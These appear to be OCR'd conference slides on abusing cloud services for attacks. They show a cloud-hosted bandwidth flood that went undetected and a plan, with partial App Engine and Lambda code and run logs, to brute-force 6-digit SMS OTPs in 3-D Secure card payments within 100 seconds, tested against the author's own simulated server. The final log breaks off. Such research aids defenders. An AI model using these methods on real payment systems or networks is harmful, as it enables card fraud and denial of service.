
Health check status

Health checkers that report the endpoint healthy (percent)

Monitor the target

AWS Route 53 Health Checks


Multiple regions/locations



	Name	Status	Description	Alarms	ID
□		🟩 an hour ago 44 minutes ago Healthy	https	No alarms configured.	7cc9ff4d-786d-470b-853d-61
□		🟩🟥 2 hours ago 44 minutes ago Unhealthy	http:/	No alarms configured.	bf2904ff-9360-4e7d-a7ce-1a
☑		🟥 2 hours ago 44 minutes ago Unhealthy	http:/	No alarms configured.	c81b017a-0f8b-4469-bb2d-ff

Health checker region	Health checker IP	Last checked	Status
Asia Pacific (Tokyo)	54.250.253.198	Sep 18, 2016 7:24:10 AM UTC	Failure: The health checker could not establish a connection within the timeout limit.
Asia Pacific (Tokyo)	54.248.220.6	Sep 18, 2016 7:24:06 AM UTC	Failure: The health checker could not establish a connection within the timeout limit.
Asia Pacific (Singapore)	54.255.254.198	Sep 18, 2016 7:24:12 AM UTC	Failure: The health checker could not establish a connection within the timeout limit.
Asia Pacific (Singapore)	54.251.31.166	Sep 18, 2016 7:24:14 AM UTC	Failure: The health checker could not establish a connection within the timeout limit.
Asia Pacific (Sydney)	54.252.254.230	Sep 18, 2016 7:24:18 AM UTC	Failure: The health checker could not establish a connection within the timeout limit.
Asia Pacific (Sydney)	54.252.79.134	Sep 18, 2016 7:24:05 AM UTC	Failure: The health checker could not establish a connection within the timeout limit.
EU (Ireland)	54.228.16.38	Sep 18, 2016 7:24:07 AM UTC	Failure: The health checker could not establish a connection within the timeout limit.
EU (Ireland)	176.34.159.198	Sep 18, 2016 7:24:10 AM UTC	Failure: The health checker could not establish a connection within the timeout limit.
South America (São Paulo)	54.232.40.102	Sep 18, 2016 7:24:05 AM UTC	Failure: The health checker could not establish a connection within the timeout limit.
South America (São Paulo)	177.71.207.134	Sep 18, 2016 7:24:07 AM UTC	Failure: The health checker could not establish a connection within the timeout limit.
US East (N. Virginia)	54.243.31.198	Sep 18, 2016 7:24:08 AM UTC	Failure: The health checker could not establish a connection within the timeout limit.

The Results



Severity Level	Severity Percent	Impact	Type	Affected	Direction	Mitigations
High ●●●	**362.7% of 10.9 Mbps**	**39.5 Mbps** **3.7 Kpps**	**Profiled Bandwidth**	**SingNet**	**Incoming**	**None**

~30 Mbps
Code running in 1 region/zone of 1 cloud service provider
Good bandwidth available

Abuse not detected by the cloud service provider and our account is still active :)

Summary

Entry requirements:

- Anyone who knows how to copy/paste a Python script
- Easy - script kiddie with free credit to cloud service providers


Access to:

- High bandwidth
- xx Mbps DDoS infrastructure

SMS OTP
Brute force

2: SMS OTP

Online credit card purchases




Your Online Banking OTP is 219901. It will expire after 100 seconds. For assistance, please call

VERIFIED by VISA MasterCard SecureCode AMERICAN EXPRESS SafeKey


Access Control Server (ACS):

1. Is this card enrolled in 3-d secure
2. Is auth available
3. Authenticate card holder

ACS has to detect brute force of the OTP value
ACS is run by or on behalf of an Issuer (bank)



https://usa.visa.com/dam/VCOM/download/merchants/verified-by-visa-acquirer-merchant-implementation-guide.pdf




3d secure acs access control server

About 47,100 results (0.87 seconds)

3D Secure ACS for Issuers - Hosted and In-House

Transaction Flow



https://usa.visa.com/dam/VCOM/download/merchants/verified-by-visa-acquirer-merchant-implementation-guide.pdf

3-D Secure - Systems and Compliance Testing Policies and Procedures Guide (January 2014)
Product's tested: **ACS** and **MPI**
"**Visa** Inc.'s letter of compliance **does not** under any circumstances **include any endorsement or warranty regarding** the … **security** … of any particular product or service"

"The **ACS determines whether the provided password is correct**"
"Cardholder fails to correctly enter the authentication information **within the issuer-defined number of entries** (possible indication of fraudulent user)."

OTP security left to successful implementation of ACS by third party product or hosted service

The Plan

Need to guess 6 digit SMS OTP value
10^6 = 1,000,000 possible values


Time limited window of 100 seconds

Plan:

- Start a simulated online purchase
- Load SMS OTP page
- Capture HTTP request with SMS OTP value
- Load request into thunderstruck
- Get correct value and continue session in browser

Complete all the steps within **100 seconds**
Good use case for FaaS?

Architecture



1) Store random OTP value
2) Clear OTP guess counter

3) Keep asking for OTP result

4) Trigger workers

5) Guess OTP


6) Check OTP
7) Increment guess counter

8) Report correct OTP
9) Report brute force complete

Google App Engine (1/2)


First we need a test server that can handle
1,000,000 requests in 60 seconds
~16,667 requests/second

200 instances to handle the requests




Your first app


Learn how to build and deploy on App Engine with a simple "Hello World" app. If you're new to App Engine, then start here.



```
runtime: python27
api_version: 1
threadsafe: true

instance_class: B1

manual_scaling:
  instances: 200

handlers:
- url: /.*
  script: main.app

```




```
import webapp2
from google.appengine.api import memcache

class MainPage(webapp2.RequestHandler):
  def get(self):
    self.response.headers['Content-Type'] = 'text/plain'
    memclient = memcache.Client()

    # set the otp value
    setotp = self.request.get("setotp", None)
    if setotp is not None:
      memclient.set("setotp", setotp, namespace='brute_otp')
      otp_guess_count = 0
      memclient.set("otp_guess_count", otp_guess_count, namespace='brute_otp')
      otp_guess_max = pow(10, len(setotp))
      memclient.set("otp_guess_max", otp_guess_max, namespace='brute_otp')
```




```
    # get the current stored OTP
    target_otp = memclient.get("setotp", namespace='brute_otp')
    if target_otp is not None:
      self.response.write("Stored OTP: "+str(target_otp)+"\n")
    else:
      self.response.write("Stored OTP: None\n")
```

Google App Engine (2/2)




```
    # check if the OTP guess is correct
    otp = self.request.get("otp", None)
    if otp is None:
      self.response.write("Enter the OTP in the parameter 'otp'\n")
    else:
      memcache.incr("otp_guess_count", delta=1, namespace='brute_otp')
      if otp == target_otp:
        self.response.write("Success the correct OTP is: "+otp+"\n")
      elif otp is not None:
        self.response.write('OTP is wrong, try again\n')
```



```
    # check how many OTP have been guessed
    otp_guess_count = memclient.get("otp_guess_count", namespace='brute_otp')
    otp_guess_max = memclient.get("otp_guess_max", namespace='brute_otp')
    self.response.write("otp guessed: "+str(otp_guess_count)+"/"+str(otp_guess_max)+"\n")
```

Memcache backend:


- Check if OTP guess is correct
- Track OTP guesses



Memcache service level

Dedicated (2 GB, 20k ops/sec)

Up to 10k ops/sec/GB. Change



Daily spending

USD 10

```
$ gcloud app deploy
```

Function

```
$ cat ./trigger_worker_aws.py

# setup test server
“https://otp.appspot.com/?setotp=” + random(…)

start_time = datetime(…)
def wait_for_result(…)
        while Elasticsearch(…).get(…)
                time.sleep(1)
        print(“OTP is 123456 \o/”)
# invoke Lambda function
multiprocessing.Pool(…)
        boto3.client('lambda').invoke(…)
        wait_for_result(…)
print(“time taken:” + datetime(…) - start_time )
```

```
$ cat ./worker.py

*Python multiprocessing Pool and Queue won't
work on AWS Lambda*

def lambda_handler(…)
def brute_otp(…)
        multiprocessing.Process(brute_otp_run, …)
def brute_otp_run(…)
        response = requests.get(url+otp)
        if success_match in response:
                add_result_to_es(response)
        if done_match in response:
                add_job_to_es(response)
def add_result_to_es(…)
def add_job_to_es(…)
```

Testing

```
https://smsotp.appspot.com/?setotp=013370

Stored OTP: 013370
Enter the OTP in the parameter 'otp'
otp guessed: 0/1000000

https://smsotp.appspot.com/?otp=123456

Stored OTP: 013370
OTP is wrong, try again
otp guessed: 1/1000000

https://smsotp.appspot.com/?otp=013370

Stored OTP: 013370
Success the correct OTP is: 013370
otp guessed: 2/1000000
```

Now we have a working test server to simulate the brute force attack within 100 seconds

Brute-force 4 digits - 100 workers (100/worker)

```
======[OTP LENGTH 4]===========
setting random OTP value of length: 4 - OTP value is: 8763
server is ready, starting brute force of OTP
Need to spawn 100.0 workers to guess otp [0-9] of length 4 with 100 otp per worker
32 processes to start 7.14285714286 workers for each of the 14 regions
continue?
2017-07-09 16:28:29.478689 - starting brute_otp
Started job id: 91ada05a-eea6-4eb6-b79b-78fe8a347ee1
2017-07-09 16:28:29.480830 - starting workers
2017-07-09 16:28:29.484356 - waiting for answer in elasticsearch
2017-07-09 16:28:31.547423 - done starting workers
finished starting workers in 0:00:02.066530
2017-07-09 16:28:41.808053 - got answer from elasticsearch
{u'otp_value': u'8763'}
found OTP in 0:00:12.329502
2017-07-09 16:28:41.811278 - waiting for job to complete
2017-07-09 16:28:56.023307 - job completed
brute_otp finished in 0:00:26.544594
```

Brute-force 4 digits - 200 workers (50/worker)

```
======[OTP LENGTH 4]===========
setting random OTP value of length: 4 - OTP value is: 2577
server is ready, starting brute force of OTP
Need to spawn 200.0 workers to guess otp [0-9] of length 4 with 50 otp per worker
32 processes to start 14.2857142857 workers for each of the 14 regions
continue?
2017-07-09 16:27:42.543748 - starting brute_otp
Started job id: 0bd95391-641b-4c28-b618-634bda7941e5
2017-07-09 16:27:42.546869 - starting workers
2017-07-09 16:27:42.550619 - waiting for answer in elasticsearch
2017-07-09 16:27:44.694512 - done starting workers
finished starting workers in 0:00:02.147645
2017-07-09 16:27:53.474901 - got answer from elasticsearch
{u'otp_value': u'2577'}
found OTP in 0:00:10.931181
2017-07-09 16:27:53.478134 - waiting for job to complete
2017-07-09 16:27:54.327960 - job completed
brute_otp finished in 0:00:11.784056
```

Brute-force 4 digits - 400 workers (25/worker)

```
======[OTP LENGTH 4]===========
setting random OTP value of length: 4 - OTP value is: 2167
server is ready, starting brute force of OTP
Need to spawn 400.0 workers to guess otp [0-9] of length 4 with 25 otp per worker
32 processes to start 28.5714285714 workers for each of the 14 regions
continue?
2017-07-09 16:26:58.884780 - starting brute_otp
Started job id: 685b617a-9986-4f6f-bd1a-4f563f545b58
2017-07-09 16:26:58.888718 - starting workers
2017-07-09 16:26:58.892609 - waiting for answer in elasticsearch
2017-07-09 16:27:01.999699 - done starting workers
finished starting workers in 0:00:03.111037
2017-07-09 16:27:04.825824 - got answer from elasticsearch
{u'otp_value': u'2167'}
found OTP in 0:00:05.941202
2017-07-09 16:27:04.829593 - waiting for job to complete
2017-07-09 16:27:06.544043 - job completed
brute_otp finished in 0:00:07.659145
```

Brute-force 5 digits - 1,000 workers (100/worker)

```
======[OTP LENGTH 5]===========
setting random OTP value of length: 5 - OTP value is: 92827
server is ready, starting brute force of OTP
Need to spawn 1000.0 workers to guess otp [0-9] of length 5 with 100 otp per worker
32 processes to start 71.4285714286 workers for each of the 14 regions
continue?
2017-07-09 16:22:49.462012 - starting brute_otp
Started job id: 8fc3d024-ba49-4ecb-ada0-5660935a87bf
2017-07-09 16:22:49.468667 - starting workers
2017-07-09 16:22:49.470290 - waiting for answer in elasticsearch
2017-07-09 16:22:55.765072 - done starting workers
finished starting workers in 0:00:06.296480
2017-07-09 16:23:10.736533 - got answer from elasticsearch
{u'otp_value': u'92827'}
found OTP in 0:00:21.274614
2017-07-09 16:23:10.739454 - waiting for job to complete
2017-07-09 16:24:30.031556 - job completed
brute_otp finished in 0:01:40.569551
```

Brute-force 5 digits - 2,000 workers (50/worker)

```
======[OTP LENGTH 5]===========
setting random OTP value of length: 5 - OTP value is: 15202
server is ready, starting brute force of OTP
Need to spawn 2000.0 workers to guess otp [0-9] of length 5 with 50 otp per worker
32 processes to start 142.857142857 workers for each of the 14 regions
continue?
2017-07-09 16:15:41.324104 - starting brute_otp
Started job id: be84d27a-bd77-4dde-95a1-802dde9796fa
2017-07-09 16:15:41.336814 - starting workers
2017-07-09 16:15:41.339787 - waiting for answer in elasticsearch
2017-07-09 16:15:47.890910 - got answer from elasticsearch
{u'otp_value': u'15202'}
found OTP in 0:00:06.567002
2017-07-09 16:15:51.180059 - done starting workers
finished starting workers in 0:00:09.843286
2017-07-09 16:15:51.180274 - waiting for job to complete
2017-07-09 16:16:53.400075 - job completed
brute_otp finished in 0:01:12.075939
```

Brute-force 5 digits - 4,000 workers (25/worker)

```
======[OTP LENGTH 5]===========
setting random OTP value of length: 5 - OTP value is: 36033
server is ready, starting brute force of OTP
Need to spawn 4000.0 workers to guess otp [0-9] of length 5 with 25 otp per worker
32 processes to start 285.714285714 workers for each of the 14 regions
continue?
2017-07-09 16:14:25.121882 - starting brute_otp
Started job id: 8c903f9d-8036-41a2-b9f8-8444b9e2523d
2017-07-09 16:14:25.131402 - starting workers
2017-07-09 16:14:25.133104 - waiting for answer in elasticsearch
2017-07-09 16:14:36.006256 - got answer from elasticsearch
{u'otp_value': u'36033'}
found OTP in 0:00:10.884596
2017-07-09 16:14:43.876436 - done starting workers
finished starting workers in 0:00:18.745044
2017-07-09 16:14:43.876572 - waiting for job to complete
2017-07-09 16:14:49.328035 - job completed
brute_otp finished in 0:00:24.206181
```

Brute-force 6 digits - 10,000 workers (100/worker)

```
======[OTP LENGTH 6]===========
setting random OTP value of length: 6 - OTP value is: 132103
server is ready, starting brute force of OTP
Need to spawn 10000.0 workers to guess otp [0-9] of length 6 with 100 otp per worker
32 processes to start 714.285714286 workers for each of the 14 regions
continue?
2017-07-09 16:29:46.701166 - starting brute_otp
Started job id: 70961810-964d-4b62-8c34-8b4dbd9e3e0b
2017-07-09 16:29:46.732705 - starting workers
2017-07-09 16:29:46.735767 - waiting for answer in elasticsearch
2017-07-09 16:30:17.796209 - got answer from elasticsearch
{u'otp_value': u'132103'}
found OTP in 0:00:31.097981
2017-07-09 16:30:33.161660 - done starting workers
finished starting workers in 0:00:46.429033
2017-07-09 16:30:33.161845 - waiting for job to complete
2017-07-09 16:33:30.035312 - job completed
brute_otp finished in 0:03:43.334052
```

~500k attempts in first 60 seconds

Brute-force 6 digits - 10,000 workers (100/worker)

```
======[OTP LENGTH 6]===========
setting random OTP value of length: 6 - OTP value is: 365313
server is ready, starting brute force of OTP
Need to spawn 10000.0 workers to guess otp [0-9] of length 6 with 100 otp per worker
32 processes to start 714.285714286 workers for each of the 14 regions
continue?
2017-07-09 16:59:26.960930 - starting brute_otp
Started job id: 48b6c6d6-23c5-46c9-82b5-171605d9e4b7
2017-07-09 16:59:26.980960 - starting workers
2017-07-09 16:59:26.983994 - waiting for answer in elasticsearch
